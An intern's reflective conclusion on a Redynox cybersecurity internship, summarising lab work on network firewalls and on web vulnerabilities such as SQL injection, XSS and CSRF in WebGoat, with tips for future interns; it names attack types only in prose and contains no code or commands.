My internship at Redynox has been an eye-opening and transformative experience that significantly deepened my understanding of both network security and web application security. Through the practical tasks assigned, I gained firsthand exposure to how vulnerabilities arise, how attackers exploit them, and most importantly, how security professionals detect, mitigate, and prevent such threats in real-world environments.

In Task 1, I learned how to simulate and secure a small office/home network using tools like pfSense, Wireshark, and Windows Defender Firewall. Setting up firewall rules, monitoring traffic, and simulating reverse shell attacks helped me understand the importance of layered defense (defense-in-depth) and how endpoint protections complement network-level firewalls.

In Task 2, I delved into the world of web application security, working with WebGoat, WebWolf, OWASP ZAP, and browser developer tools. I successfully identified and exploited critical vulnerabilities such as SQL Injection, Cross-Site Scripting (XSS), and Cross-Site Request Forgery (CSRF). These exercises enhanced my skills in vulnerability analysis, secure coding awareness, and understanding how weak application logic can be turned against the user.

Professionally, this internship honed my:

- Hands-on skills with cybersecurity tools
- Critical thinking when analyzing security issues
- Technical documentation and reporting abilities
- Responsibility and discipline in working through structured tasks independently

Recommendations for Future Interns

- Take notes regularly while performing tasks—it makes report writing much easier later.

- Don’t skip the basics: Understanding how each tool works (like pfSense or ZAP) makes troubleshooting easier.
- Document everything, including errors and fixes—they often become learning points.
- Ask questions and explore scenarios beyond the task scope—this leads to deeper learning.
- Be patient with simulations and setups, especially when using virtual machines.

This internship has provided me with the confidence and skillset to contribute effectively to real-world cybersecurity environments. It has also confirmed my interest in continuing my career path in Security Operations, Threat Analysis, and Web Application Security. I am grateful for the structured and impactful learning experience provided by Redynox.

Closing Remarks

This internship at Redynox has been a transformative and enriching experience. It provided me with a strong practical foundation in both network and web application security, allowing me to apply theoretical concepts in real-world scenarios using industry-standard tools and methodologies.

I would like to express my sincere gratitude to the Redynox team for their guidance, resources, and support throughout the internship. Their feedback and structured tasks helped me grow technically and professionally, especially in areas such as vulnerability exploitation, defensive configurations, and security best practices.

Overall, I highly recommend this internship program to aspiring cybersecurity professionals. It fosters a hands-on, self-paced learning environment while still offering structured guidance and meaningful feedback. I am grateful for the opportunity and look forward to applying what I’ve learned in future roles within the cybersecurity field.